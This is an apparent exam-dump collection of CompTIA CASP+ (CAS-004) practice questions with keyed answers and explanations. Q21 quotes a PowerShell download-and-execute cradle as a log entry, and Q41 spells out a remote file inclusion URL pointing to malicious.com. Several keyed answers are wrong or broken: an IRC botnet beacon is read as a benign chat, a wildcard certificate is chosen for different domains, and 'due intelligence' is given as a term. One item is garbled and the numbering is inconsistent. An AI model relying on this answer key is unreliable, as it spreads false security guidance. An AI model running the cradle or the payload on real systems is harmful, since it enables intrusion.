



# CompTIA

## Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

#### NEW QUESTION 1

Due to budget constraints, an organization created a policy that only permits vulnerabilities rated high and critical according to CVSS to be fixed or mitigated. A security analyst notices that many vulnerabilities that were previously scored as medium are now breaching higher thresholds. Upon further investigation, the analyst notices certain ratings are not aligned with the approved system categorization. Which of the following can the analyst do to get a better picture of the risk while adhering to the organization's policy?

- A. Align the exploitability metrics to the predetermined system categorization.
- B. Align the remediation levels to the predetermined system categorization.
- C. Align the impact subscore requirements to the predetermined system categorization.
- D. Align the attack vectors to the predetermined system categorization.

**Answer: C**

#### Explanation:

Aligning the impact subscore requirements to the predetermined system categorization can help the analyst get a better picture of the risk while adhering to the organization's policy. The impact subscore is one of the components of the CVSS base score, which reflects the severity of a vulnerability. The impact subscore is calculated based on three metrics: confidentiality, integrity, and availability. These metrics can be adjusted according to the system categorization, which defines the security objectives and requirements for a system based on its potential impact on an organization's operations and assets. By aligning the impact subscore requirements to the system categorization, the analyst can ensure that the CVSS scores reflect the true impact of a vulnerability on a specific system and prioritize remediation accordingly.

#### NEW QUESTION 2

Ann, a CIRT member, is conducting incident response activities on a network that consists of several hundred virtual servers and thousands of endpoints and users. The network generates more than 10,000 log messages per second. The enterprise belong to a large, web-based cryptocurrency startup, Ann has distilled the relevant information into an easily digestible report for executive management. However, she still needs to collect evidence of the intrusion that caused the incident. Which of the following should Ann use to gather the required information?

- A. Traffic interceptor log analysis
- B. Log reduction and visualization tools
- C. Proof of work analysis
- D. Ledger analysis software

**Answer: B**

#### NEW QUESTION 3

A security engineer performed an assessment on a recently deployed web application. The engineer was able to exfiltration a company report by visiting the following URL:

[www.intranet.abc.com/get-files.jsp?file=report.pdf](http://www.intranet.abc.com/get-files.jsp?file=report.pdf)

Which of the following mitigation techniques would be BEST for the security engineer to recommend?

- A. Input validation
- B. Firewall
- C. WAF
- D. DLP

**Answer: A**

#### Explanation:

Input validation is a technique that checks the user input for any errors, malicious data, or unexpected values before processing it by the application. Input validation can prevent many common web application attacks, such as:

- ? SQL injection, which exploits a vulnerability in the application's database query to execute malicious SQL commands.
- ? Cross-site scripting (XSS), which injects malicious JavaScript code into the application's web page to execute on the client-side browser.
- ? Directory traversal, which accesses files or directories outside of the intended scope by manipulating the file path.

In this case, the security engineer should recommend input validation as the best mitigation technique, because it would:

- ? Prevent the exfiltration of a company report by validating the file parameter in the URL and ensuring that it matches a predefined list of allowed files or formats.
- ? Enhance the security of the web application by filtering out any malicious or invalid input from users or attackers.
- ? Be more effective and efficient than other techniques, such as firewall, WAF (Web Application Firewall), or DLP (Data Loss Prevention), which may not be able to detect or block all types of web application attacks.

#### NEW QUESTION 4

A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals. Which of the following does the business's IT manager need to consider?

- A. The availability of personal data
- B. The right to personal data erasure
- C. The company's annual revenue
- D. The language of the web application

**Answer: B**

#### Explanation:

Reference: <https://gdpr.eu/right-to-be-forgotten/#:~:text=Also%20known%20as%20the%20right,to%20delete%20their%20personal%20data.&text=The%20General%20Data%20Protection%20Regulation,collected%2C%20processed%2C%20and%20erased>

The right to personal data erasure, also known as the right to be forgotten, is one of the requirements of the EU General Data Protection Regulation (GDPR), which applies to any business that stores personal data of individuals residing in the EU. This right allows individuals to request the deletion of their personal data from a business under certain circumstances. The availability of personal data, the company's annual revenue, and the language of the web application are not relevant to the GDPR. Verified References: <https://www.comptia.org/blog/what-is-gdpr> <https://partners.comptia.org/docs/default-source/resources/casp-content->

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- C. Accept the risk, as compensating controls have been implemented to manage the risk.
- D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: D

#### NEW QUESTION 6

An architectural firm is working with its security team to ensure that any draft images that are leaked to the public can be traced back to a specific external party. Which of the following would BEST accomplish this goal?

- A. Properly configure a secure file transfer system to ensure file integrity.
- B. Have the external parties sign non-disclosure agreements before sending any images.
- C. Only share images with external parties that have worked with the firm previously.
- D. Utilize watermarks in the images that are specific to each external party.


Answer: D

#### Explanation:

Utilizing watermarks in the images that are specific to each external party would best accomplish the goal of tracing back any leaked draft images. Watermarks are visible or invisible marks that can be embedded in digital images to indicate ownership, authenticity, or origin. Watermarks can also be used to identify the recipient of the image and deter unauthorized copying or distribution. If a draft image is leaked to the public, the watermark can reveal which external party was responsible for the breach.

#### NEW QUESTION 7

DRAG DROP



An organization is planning for disaster recovery and continuity of operations. INSTRUCTIONS

Review the following scenarios and instructions. Match each relevant finding to the affected host.

After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.


Each finding may be used more than once.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

- A. Mastered
- B. Not Mastered

Answer: A

#### Explanation:



#### NEW QUESTION 8

A security analyst at a global financial firm was reviewing the design of a cloud-based system to identify opportunities to improve the security of the architecture. The system was recently involved in a data breach after a vulnerability was exploited within a virtual machine's operating system. The analyst observed the VPC in which the system was located was not peered with the security VPC that contained the centralized vulnerability scanner due to the cloud provider's limitations. Which of the following is the BEST course of action to help prevent this situation in the near future?

- A. Establish cross-account trusts to connect all VPCs via API for secure configuration scanning.
- B. Migrate the system to another larger, top-tier cloud provider and leverage the additional VPC peering flexibility.
- C. Implement a centralized network gateway to bridge network traffic between all VPCs.
- D. Enable VPC traffic mirroring for all VPCs and aggregate the data for threat detection.

**Answer: A**

#### Explanation:

The BEST course of action for the security analyst to help prevent a similar situation in the near future is to Establish cross-account trusts to connect all VPCs via API for secure configuration scanning (A). Cross-account trusts allow for VPCs to be securely connected for the purpose of secure configuration scanning, which can help to identify and remediate vulnerabilities within the system.

#### NEW QUESTION 9

Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs. Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?

- A. Implement rate limiting on the API.
- B. Implement geoblocking on the WAF.
- C. Implement OAuth 2.0 on the API.
- D. Implement input validation on the API.

**Answer: A**

#### Explanation:

Rate limiting is a technique that can limit the number or frequency of requests that a client can make to an API (application programming interface) within a given time frame. This can help remedy the performance issues caused by high CPU utilization on the servers that host the APIs, as it can prevent excessive or abusive requests that could overload the servers. Implementing geoblocking on the WAF (web application firewall) may not help remedy the performance issues, as it could block legitimate requests based on geographic location, not on request rate. Implementing OAuth 2.0 on the API may not help remedy the performance issues, as OAuth 2.0 is a protocol for authorizing access to APIs, not for limiting requests. Implementing input validation on the API may not help remedy the performance issues, as input validation is a technique for preventing invalid or malicious input from reaching the API, not for limiting requests. Verified References: <https://www.comptia.org/blog/what-is-rate-limiting> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 10

Which of the following BEST sets expectation between the security team and business units within an organization?



- A. Risk assessment
- B. Memorandum of understanding
- C. Business impact analysis
- D. Business partnership agreement
- E. Services level agreement

**Answer:** E

**Explanation:**

A service level agreement (SLA) is the best option to set expectations between the security team and business units within an organization. An SLA is a document that defines the scope, quality, roles, responsibilities, and metrics of a service provided by one party to another. An SLA can help align the security team's objectives and activities with the business units' needs and expectations, as well as establish accountability and communication channels. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://searchitchannel.techtarget.com/definition/service-level-agreement>

**NEW QUESTION 10**

A security compliance requirement states that specific environments that handle sensitive data must be protected by need-to-know restrictions and can only connect to authorized endpoints. The requirement also states that a DLP solution within the environment must be used to control the data from leaving the environment.

Which of the following should be implemented for privileged users so they can support the environment from their workstations while remaining compliant?

- A. NAC to control authorized endpoints
- B. FIM on the servers storing the data
- C. A jump box in the screened subnet
- D. A general VPN solution to the primary network

**Answer:** A

**Explanation:**

Network Access Control (NAC) is used to bolster the network security by restricting the availability of network resources to managed endpoints that don't satisfy the compliance requirements of the Organization.

**NEW QUESTION 15**

A security operations center analyst is investigating anomalous activity between a database server and an unknown external IP address and gathered the following data:

- dbadmin last logged in at 7:30 a.m. and logged out at 8:05 a.m.
- A persistent TCP/6667 connection to the external address was established at 7:55 a.m. The connection is still active.
- Other than bytes transferred to keep the connection alive, only a few kilobytes of data transfer every hour since the start of the connection.
- A sample outbound request payload from PCAP showed the ASCII content: "JOIN #community".

Which of the following is the MOST likely root cause?

- A. A SQL injection was used to exfiltrate data from the database server.
- B. The system has been hijacked for cryptocurrency mining.
- C. A botnet Trojan is installed on the database server.
- D. The dbadmin user is consulting the community for help via Internet Relay Chat.

**Answer:** D

**Explanation:**

The dbadmin user is consulting the community for help via Internet Relay Chat. The clues in the given information point to the dbadmin user having established an Internet Relay Chat (IRC) connection to an external address at 7:55 a.m. This connection is still active, and only a few kilobytes of data have been transferred since the start of the connection. The sample outbound request payload of "JOIN #community" also suggests that the user is trying to join an IRC chatroom. This suggests that the dbadmin user is using the IRC connection to consult the community for help with a problem. Therefore, the root cause of the anomalous activity is likely the dbadmin user consulting the community for help via IRC. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 10, Investigating Intrusions and Suspicious Activity.

**NEW QUESTION 20**

A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.

Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

- A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
- B. Implementing redundant stores and services across diverse CSPs for high availability
- C. Emulating OS and hardware architectures to blur operations from CSP view
- D. Purchasing managed FIM services to alert on detected modifications to covered data

**Answer:** A

**NEW QUESTION 21**

A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.ps1');whois

Which of the following security controls would have alerted and prevented the next phase of the attack?

- A. Antivirus and UEBA
- B. Reverse proxy and sandbox
- C. EDR and application approved list
- D. Forward proxy and MFA

**Answer:** C

**Explanation:**

An EDR and whitelist should protect from this attack.

**NEW QUESTION 26**

The Chief information Officer (CIO) wants to establish a non-binding agreement with a third party that outlines the objectives of the mutual arrangement dealing with data transfers between both organizations before establishing a format partnership. Which of the follow would MOST likely be used?

- A. MOU
- B. OLA
- C. NDA
- D. SLA

**Answer:** A

**NEW QUESTION 30**

A penetration tester obtained root access on a Windows server and, according to the rules of engagement, is permitted to perform post-exploitation for persistence.

Which of the following techniques would BEST support this?

- A. Configuring systemd services to run automatically at startup
- B. Creating a backdoor
- C. Exploiting an arbitrary code execution exploit
- D. Moving laterally to a more authoritative server/service

**Answer:** B

**NEW QUESTION 32**

A security architect is reviewing the following proposed corporate firewall architecture and configuration:

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DMZ architecture
Internet-----70.54.30.1-[Firewall_A]----192.168.1.0/24----[Firewall_B]----10.0.0.0/16----corporate net

Firewall_A ACL
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535

Firewall_B ACL
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
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Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:

Web servers must receive all updates via HTTP/S from the corporate network. Web servers should not initiate communication with the Internet.

Web servers should only connect to preapproved corporate database servers.

Employees' computing devices should only connect to web services over ports 80 and 443. Which of the following should the architect recommend to ensure all requirements are met

in the MOST secure manner? (Choose two.)

- A. Add the following to Firewall\_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443
- B. Add the following to Firewall\_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP80,443
- C. Add the following to Firewall\_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
- D. Add the following to Firewall\_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535
- E. Add the following to Firewall\_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0- 65535
- F. Add the following to Firewall\_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443

**Answer:** AD

**NEW QUESTION 36**

The Chief Information Security Officer is concerned about the possibility of employees downloading 'malicious files from the internet and 'opening them on corporate workstations. Which of the following solutions would be BEST to reduce this risk?

- A. Integrate the web proxy with threat intelligence feeds.
- B. Scan all downloads using an antivirus engine on the web proxy.
- C. Block known malware sites on the web proxy.
- D. Execute the files in the sandbox on the web proxy.

**Answer:** D

**Explanation:**

Executing the files in the sandbox on the web proxy is the best solution to reduce the risk of employees downloading and opening malicious files from the internet. A sandbox is a secure and isolated environment that can run untrusted or potentially harmful code without affecting the rest of the system. By executing the files in the sandbox, the web proxy can analyze their behavior and detect any malicious activity before allowing them to reach the corporate workstations.

References: [CompTIA CASP+ Study Guide, Second Edition, page 273]

**NEW QUESTION 41**

A security engineer notices the company website allows users following example: <https://mycompany.com/main.php?Country=US>

Which of the following vulnerabilities would MOST likely affect this site?

- A. SQL injection
- B. Remote file inclusion
- C. Directory traversal -
- D. Unsecure references

**Answer:** B

**Explanation:**

Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application<sup>12</sup>. This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization<sup>23</sup>. In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:  
`https://mycompany.com/main.php?Country=https://malicious.com/evil.php`  
This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code<sup>3</sup>.

**NEW QUESTION 44**

Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours. Based on RPO requirements, which of the following recommendations should the management team make?

- A. Leave the current backup schedule intact and pay the ransom to decrypt the data.
- B. Leave the current backup schedule intact and make the human resources fileshare read-only.
- C. Increase the frequency of backups and create SIEM alerts for IOCs.
- D. Decrease the frequency of backups and pay the ransom to decrypt the data.

**Answer:** C

**Explanation:**

Increasing the frequency of backups and creating SIEM (security information and event management) alerts for IOCs (indicators of compromise) are the best recommendations that the management team can make based on RPO (recovery point objective) requirements. RPO is a metric that defines the maximum acceptable amount of data loss that can occur during a disaster recovery event. Increasing the frequency of backups can reduce the amount of data loss that can occur, as it can create more recent copies or snapshots of the data. Creating SIEM alerts for IOCs can help detect and respond to ransomware attacks, as it can collect, correlate, and analyze security events and data from various sources and generate alerts based on predefined rules or thresholds. Leaving the current backup schedule intact and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as encourage more ransomware attacks or expose the company to legal or ethical issues. Leaving the current backup schedule intact and making the human resources fileshare read-only are not good recommendations, as they could result in more data loss than the RPO allows, as well as affect the normal operations or functionality of the fileshare. Decreasing the frequency of backups and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as increase the risk of losing data due to less frequent backups or unreliable decryption. Verified References: <https://www.comptia.org/blog/what-is-rpo> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 48**

A company publishes several APIs for customers and is required to use keys to segregate customer data sets. Which of the following would be BEST to use to store customer keys?

- A. A trusted platform module
- B. A hardware security module
- C. A localized key store
- D. A public key infrastructure

**Answer:** D

**Explanation:**

A public key infrastructure (PKI) is a system of certificates and keys that can provide encryption and authentication for APIs (application programming interfaces). A PKI can be used to store customer keys for accessing APIs and segregating customer data sets. A trusted platform module (TPM) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing customer keys for APIs. A hardware security module (HSM) is similar to a TPM, but it is used for storing keys for applications, not for APIs. A localized key store is a software component that stores keys locally, but it is not as secure or scalable as a PKI. Verified References: <https://www.comptia.org/blog/what-is-pki> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 52**

A cloud security engineer is setting up a cloud-hosted WAF. The engineer needs to implement a solution to protect the multiple websites the organization hosts. The organization websites are:  
\* `www.mycompany.org`  
\* `www.mycompany.com`  
\* `campus.mycompany.com`  
\* `wiki.mycompany.org`  
The solution must save costs and be able to protect all websites. Users should be able to notify the cloud security engineer of any on-path attacks. Which of the following is the BEST solution?

- A. Purchase one SAN certificate.
- B. Implement self-signed certificates.
- C. Purchase one certificate for each website.
- D. Purchase one wildcard certificate.

**Answer:** D

**Explanation:**

Purchasing one wildcard certificate is the best solution to protect multiple websites hosted by an organization in a cloud-hosted WAF. A wildcard certificate is a

type of SSL/TLS certificate that can secure a domain name and any number of its subdomains with a single certificate. For example, a wildcard certificate for \*.mycompany.com can secure www.mycompany.com, campus.mycompany.com, and any other subdomain under mycompany.com. A wildcard certificate can save costs and simplify management compared to purchasing individual certificates for each website.

References: [CompTIA CASP+ Study Guide, Second Edition, page 301]

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- D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

**Answer:** A

#### NEW QUESTION 59

A company created an external, PHP-based web application for its customers. A security researcher reports that the application has the Heartbleed vulnerability. Which of the following would BEST resolve and mitigate the issue? (Select TWO).

- A. Deploying a WAF signature
- B. Fixing the PHP code
- C. Changing the web server from HTTPS to HTTP
- D. UsingSSLv3
- E. Changing the code from PHP to ColdFusion
- F. Updating the OpenSSL library

**Answer:** AF

#### Explanation:

Deploying a web application firewall (WAF) signature is a way to detect and block attempts to exploit the Heartbleed vulnerability on the web server. A WAF signature is a pattern that matches a known attack vector, such as a malicious heartbeat request. By deploying a WAF signature, the company can protect its web application from Heartbleed attacks until the underlying vulnerability is fixed.

Updating the OpenSSL library is the ultimate way to fix and mitigate the Heartbleed vulnerability. The OpenSSL project released version 1.0.1g on April 7, 2014, which patched the bug by adding a bounds check to the heartbeat function. By updating the OpenSSL library on the web server, the company can eliminate the vulnerability and prevent any future exploitation.

\* B. Fixing the PHP code is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not in the PHP code, but in the OpenSSL library that handles the SSL/TLS encryption for the web server.

\* C. Changing the web server from HTTPS to HTTP is not a way to resolve or mitigate the Heartbleed vulnerability, because it would expose all the web traffic to eavesdropping and tampering by attackers. HTTPS provides confidentiality, integrity, and authentication for web communications, and should not be disabled for security reasons.

\* D. Using SSLv3 is not a way to resolve or mitigate the Heartbleed vulnerability, because SSLv3 is an outdated and insecure protocol that has been deprecated and replaced by TLS. SSLv3 does not support modern cipher suites, encryption algorithms, or security features, and is vulnerable to various attacks, such as POODLE.

\* E. Changing the code from PHP to ColdFusion is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not related to the programming language of the web application, but to the OpenSSL library that handles the SSL/TLS encryption for the web server.

[https://owasp.org/www-community/vulnerabilities/Heartbleed\\_Bug](https://owasp.org/www-community/vulnerabilities/Heartbleed_Bug) <https://heartbleed.com/>

#### NEW QUESTION 62

A security team received a regulatory notice asking for information regarding collusion and pricing from staff members who are no longer with the organization. The legal department provided the security team with a list of search terms to investigate.

This is an example of:

- A. due intelligence
- B. e-discovery.
- C. due care.
- D. legal hold.

**Answer:** A

#### Explanation:

Reference: <https://www.ansarada.com/due-diligence/hr>

#### NEW QUESTION 66

A small business would like to provide guests who are using mobile devices encrypted WPA3 access without first distributing PSKs or other credentials. Which of the following features will enable the business to meet this objective?

- A. Simultaneous Authentication of Equals
- B. Enhanced open
- C. Perfect forward secrecy
- D. Extensible Authentication Protocol

**Answer:** A



#### NEW QUESTION 70

An organization's assessment of a third-party, non-critical vendor reveals that the vendor does not have cybersecurity insurance and IT staff turnover is high. The organization uses the vendor to move customer office equipment from one service location to another. The vendor acquires customer data and access to the business via an API. Given this information, which of the following is a noted risk?

- A. Feature delay due to extended software development cycles
- B. Financial liability from a vendor data breach
- C. Technical impact to the API configuration
- D. The possibility of the vendor's business ceasing operations

**Answer:** A

#### Explanation:

Reference: <https://legal.thomsonreuters.com/en/insights/articles/data-breach-liability>

#### NEW QUESTION 73

A security engineer estimates the company's popular web application experiences 100 attempted breaches per day. In the past four years, the company's data has been breached two times.

Which of the following should the engineer report as the ARO for successful breaches?

- A. 0.5
- B. 8
- C. 50
- D. 36,500

**Answer:** A

#### Explanation:

Reference: <https://blog.netwrix.com/2020/07/24/annual-loss-expectancy-and-quantitative-risk-analysis/>

The ARO (annualized rate of occurrence) for successful breaches is the number of times an event is expected to occur in a year. To calculate the ARO for successful breaches, the engineer can divide the number of breaches by the number of years. In this case, the company's data has been breached two times in four years, so the ARO is  $2 / 4 = 0.5$ . The other options are incorrect calculations. Verified References: <https://www.comptia.org/blog/what-is-risk-management>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 77

A company security engineer arrives at work to face the following scenario:

- 1) Website defacement
- 2) Calls from the company president indicating the website needs to be fixed immediately because it is damaging the brand
- 3) A job offer from the company's competitor
- 4) A security analyst's investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign adversary country resulted in exfiltrated data

Which of the following threat actors is MOST likely involved?

- A. Organized crime
- B. Script kiddie
- C. APT/nation-state
- D. Competitor

**Answer:** C

#### Explanation:

An Advanced Persistent Threat (APT) is an attack that is targeted, well-planned, and conducted over a long period of time by a nation-state actor. The evidence provided in the scenario indicates that the security analyst has identified a foreign adversary, which is strong evidence that an APT/nation-state actor is responsible for the attack. Resources: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 5: "Advanced Persistent Threats," Wiley, 2018.

<https://www.wiley.com/en-us/CompTIA+Advanced+Security+Practitioner+CASP%2B+Study+Guide%2C+2nd+Edition-p-9781119396582>

#### NEW QUESTION 79

A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:

- \* Mobile clients should verify the identity of all social media servers locally.
